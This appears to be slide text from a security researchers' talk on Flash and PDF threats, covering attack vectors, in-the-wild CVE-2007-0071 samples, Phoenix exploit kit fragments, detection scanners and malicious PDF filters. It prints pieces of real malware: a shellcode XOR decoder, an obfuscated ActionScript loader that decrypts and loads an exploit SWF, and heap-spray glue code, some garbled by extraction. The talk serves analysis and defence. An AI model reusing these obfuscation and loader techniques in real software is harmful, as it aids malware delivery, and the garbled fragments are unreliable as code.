

RIA SECURITY TECHNOLOGY

Ulysses Wang

Security Researcher, Websense

Hermes Li

Security Researcher, Websense

Agenda


- RIA Introduction
- Flash Security
 - Attack Vectors
 - Threats In the Wild
 - Detection
- PDF Security
 - Attack Vectors
 - Threats In the Wild
 - Detection
- Conclusion
- Q&A

RIA Introduction

Rich Internet Application

■ Key Characteristics

- Deliver rich user experience
- Based on Internet
- Highly interactive




RIA Plugins

Adobe Flash, Java and Microsoft Silverlight


APPLICATION	APR '10
Flash Support	96.68%
Java Support	79.07%
SilverLight Support	49.02%

Flash Plugin Version Support




Adobe Vulnerability

Percent of Critical and High client-side vulns by Affected Vender
2009



Attack Vectors

Flash Exploit



Flash Exploit (cont.)

- 34 million swf application are vulnerable

according to Websecurity 2009.12

- Flash Exploit In the Wild

- CVE-2007-0071
- CVE-2009-1862
- CVE-2010-1297

Flash XSS

Renren.com flash XSS worm



Flash Malvertizement

- Yahoo, CNN, New York Times
- Ad bars for products
- Download Rogue AV



Threats In the Wild

CVE-2007-0071 (version 1)

■ CVE-2007-0071

– May 2008

```
[056] 40 SCENEDESCRIPTION↓  
      => a6 e1 8a a0 08 20 00 00 00 00 00 00 00 00 00 00  
      => 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
      => 00 00 00 00 00 00 00 20 43  
[056] 12 SCENEDESCRIPTION↓  
      => 01 00 e5 9c ba e6 99 af 20 31 00 00  
[052] 383 DOABC, lazy load↓  
      => 01 00 00 00 00 10 00 2e 00 00 00 00 10 07 6e 65  
      => 77 5f 66 6c 61 0c 4d 61 69 6e 54 69 6d 65 6c 69
```

```
      pusha  
      jmp     short loc_E7  
; ===== SUBROUTINE =====  
  
sub_D1      proc near                                ; CODE XREF: 00401000  
            pop     ebx  
            xor     edx, edx  
            mov     ax, 0A789h  
            ;  
loc_D8:     xor     [ebx+edx*2], ax                  ; CODE XREF: 00401000  
            inc     eax  
            inc     edx  
            cmp     dx, 151h                          |  
            jnb     short loc_D8                      |  
            jns     short loc_EC                      |  
            ;  
loc_E7:     call    sub_D1                            ; CODE XREF: 00401000  
            ;  
loc_EC:     pusha                                     ; CODE XREF: 00401000  
            retn    0A788h  
sub_D1      endp ; sp-analysis failed  
w_flas
```

CVE-2007-0071 (version 2)

■ CVE-2007-0071 Wrapped with Actionscript3

```
gdt7RcJf1 = "charC";
ielNy77Uu = "odeAt";
etcSourceTrue = new Array();
dQYGYvFe = 0;
bGcJUgKcJ = "tendLatinWith";
mYbn1LQjq = new ByteArray();
etcSourceTrue = [55, 50, 61, 109, 189, 164, 116, 105, 22, 141, 132, 9, 99, 1];
ajdU2U3Zjs = 0;
while (ajdU2U3Zjs < etcSourceTrue.length)
{
    dQYGYvFe = ((dQYGYvFe) + 1);
    mYbn1LQjq[ajdU2U3Zjs] = etcSourceTrue[ajdU2U3Zjs] ^ (loc2 = bGcJUgKcJ);
    [(gdt7RcJf1 + ielNy77Uu)](dQYGYvFe);
    if (dQYGYvFe >= bGcJUgKcJ.length)
    {
        dQYGYvFe = 0;
    }
    ajdU2U3Zjs = (ajdU2U3Zjs + 1);
}
pB66g3nH = new Loader();
addChild(pB66g3nH);
try
{
    pB66g3nH.loadBytes(mYbn1LQjq);
}
catch (e:Error)
{
}
```

method used in decode process

decode key

encrypted data

function used to load exploit SWF

CVE-2007-0071 (version 2)

■ CVE-2007-0071 Wrapped with Actionscript3

– April 2009

```
+ 1:1 setlocal_1 ↓ FWS
+ 0:1 pushstring "4657530825060000300A00A0000C030344110800000004
+ 1:1 pushstring "625495E2A262648474648474454524544262A2828554A
+ 2:1 add ↓
+ 1:1 coerce <q>[public]::String↓
+ 1:1 coerce <q>[public]::String↓
+ 1:1 setlocal_2 ↓
+ 0:1 pushstring "4657530825060000300A00A0000C030344110800000004
+ 1:1 pushstring "657566686A646B6A7A6B6A79646F71756977363734653
```

store exploited swf
in hex string


```
· 0:1 getlocal r14↓
· 1:1 pushstring "ActiveX"↓
· 2:1 ifne ->146↓
· 0:1 getlocal r15↓
· 1:1 pushstring "WIN 9,0,16,0"↓
· 2:1 ifne ->116↓
· 0:1 getlocal r7↓
· 1:1 coerce <q>[public]::String↓
· 1:1 setlocal r13↓
· 0:1 getlocal r15↓
· 1:1 pushstring "WIN 9,0,28,0"↓
· 2:1 ifne ->122↓
```

CVE-2007-0071 (version 3)

- **Wrapped with Actionscript3 and store the encrypted data in the Javascript code**
- **Phoenix exploit kit**

CVE-2007-0071 (version 3)

Phoenix exploit kit



```
34 if((s  
9,0,6  
35 {  
36 if(sv  
9,0,1  
76C69  
32317  
37 if(sv  
9,0,16,0') {fdata=thesame1+'5E8BC8AA'+thesame2+'C6275  
6764206877697472206A686667776F7472206F627366206A6735  
1736A68667039717738207061206473686766310000';}  
38 if(sv=='MTM  
internal function frame1():*  
{  
    ExternalInterface.call("FLASHSPRAY");  
    ExternalInterface.addCallback("sendFromJS", this.recieveFromJS);  
    ExternalInterface.call("FLASHSPRAY");  
    return;  
}  
20 movie = document[movieName];  
21 }  
22 movie.sendFromJS(fdata);  
23
```

ile

ed data

```
exOf("Microsoft") != -1) {  
    ow[movieName];
```

Future Trends

- **Most dangerous is vulnerability to execute code**
- **More AS obfuscation like Javascript obfuscation**
- **Combined with Javascript more closely**

Detection

Module

Signature scanner

Exploit scanner

Actionscript scanner

Honeyclient scanner

Scanner

Signature Scanner

- Parse SWF format
- Signature base detection

Exploit Scanner

- Check DefineSceneAndFrameLabelData
- shellcode detection

Actionscript Scanner

- Detect suspicious Actionscript
 - Loader.loadBytes
 - parseInt, charCodeAt...
 - Too many push action
- Based on Websense URL database
- Suspicious Tag
- File size and Tag count

Honeyclient Scanner


■ Honeyclient detection

- Log http traffic
- Monitor files, registry key values, and processes


PDF Security

PDF Security Trend

PDF's CVE records




PDF Attacks Source: IBM Managed Security Services 2008-2009



Source: IBM X-Force®

Why Malware Use PDF

■ Portable Document Format = Easy + Quick



PDF Frame

```
%PDF-1.3
1 0 obj
<</Type /Pages
/Kids [3 0 R ]
/Count 1
/MediaBox [0 0 595.28 841.89]
>>
endobj
.....
xref
0 10
0000000000 65535 f
0000000550 00000 n
0000000733 00000 n
0000000009 00000 n
0000000087 00000 n
trailer
<<
/Size 10
/Root 9 0 R
/Info 8 0 R
>>
startxref
8983
%%EOF
```

File Header

Objects

Cross-Reference Table

Trailer

Filters Used in Malicious PDF

- ASCIIHexDecode Filter
 - Hex encode start with #
 - Sample:
 - `/Filter /#46#6c#61#74#65#44#65#63#6f#64#65`
 - (FlateDecode)
- FlateDecode Filters
 - Compressed stream
 - Use zlib
- Crypt Filter
 - `/Filter /Standard`



Encrypted PDF

14 0 obj

<</R 3

Indirect Objects

/P -3904

/O (6E閩u;|?(\鎗Zん 5??婁h掬臂\\W?

/Filter /Standard

/Length 128

Crypt Filter

/V 2

/U (\r規u劣p穉U癰r漆[?????????????????)

>>

trailer

<</Encrypt 14 0 R

/Info 15 0 R

Name Filter

/Root 1 0 R

/Size 16

/ID [<3249d6fe1386f4984c3df5d288c0bb49><3249d6fe1386f4984c3df5d288c0bb49>]



>>

POC Demo


- Exploit
- User-Lure

How Malicious PDF Spread?

- SQL Injection
- SPAM
- Botnet—Zbot
- Exploit Kit
- ...

